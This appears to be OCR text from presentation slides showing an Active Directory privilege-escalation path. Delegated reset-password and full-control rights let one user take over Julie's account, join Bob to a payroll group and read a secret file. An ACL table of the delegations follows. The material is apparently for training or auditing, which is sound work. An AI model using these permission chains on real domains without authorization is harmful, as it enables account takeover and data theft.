
It_services

It_services has reset password permission over *OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local*

Julie

\\file01.parent.local\shared

# Case Study: Summary



Reset password for Julie

Bob

It_services

It_services has reset password permission over *OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local*


Julie

It_adm

It_adm has full permissions on user/group objects over *OU=Groups,OU=Outsourced,DC=parent,DC=local*

\\file01.parent.local\shared

# Case Study: Summary



Bob

It_services

It_services has reset password permission over *OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local*

Reset password for Julie

Julie

It_adm


It_adm has full permissions on user/group objects over *OU=Groups,OU=Outsourced,DC=parent,DC=local*

Add Bob to *outsource_payroll*

outsource_payroll

\\file01.parent.local\shared

# Case Study: Summary



Reset password for Julie

Bob

It_services

It_services has reset password permission over *OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local*

Julie

It_adm

It_adm has full permissions on user/group objects over *OU=Groups,OU=Outsourced,DC=parent,DC=local*

Add Bob to *outsource_payroll*

outsource_payroll


Access Secret.txt from \\file01.parent.local\shared\payroll

# Case Study: Proving a Point

# Case Study: AdminSDHolder

- Both the ***it_services*** and ***it_adm*** groups have reset password rights over


*OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local*



| Object | Trustee | Access | Inherited | Apply To | Permission |
|---|---|---|---|---|---|
| **OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local** | | | | | |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | Everyone | Deny | False | This Object Only | DeleteTree, Delete |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete user |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete group |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete computer |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | BUILTIN\Account Operators | Allow | False | This Object Only | Create/Delete inetOrgPerson |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | Print Operators | Allow | False | This Object Only | Create/Delete printQueue |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_services | Allow | True | user | ExtendedRight Reset Password |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\laps_read | Allow | True | computer | Read ms-Mcs-AdmPwdExpirationTime |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\laps_read | Allow | True | computer | ReadProperty, ExtendedRight ms-Mcs-AdmPwd |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_services | Allow | True | user | Read All Properties;Write All Properties pwdLastSet |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_adm | Allow | True | This object and all child objects | Create/Delete inetOrgPerson |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_adm | Allow | True | This object and all child objects | Create/Delete group |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_adm | Allow | True | This object and all child objects | Create/Delete user |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | NT AUTHORITY\SELF | Allow | True | computer | Write ms-Mcs-AdmPwd |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | NT AUTHORITY\SELF | Allow | True | computer | Read All Properties;Write All Properties ms-Mcs-AdmPwdExpirationTime |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_adm | Allow | True | inetOrgPerson | Full Control |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_adm | Allow | True | group | Full Control |
| OU=IT,OU=Users,OU=USA,OU=Offices,DC=parent,DC=local | PARENT\it_adm | Allow | True | user | Full Control |

# Case Study: AdminSDHolder

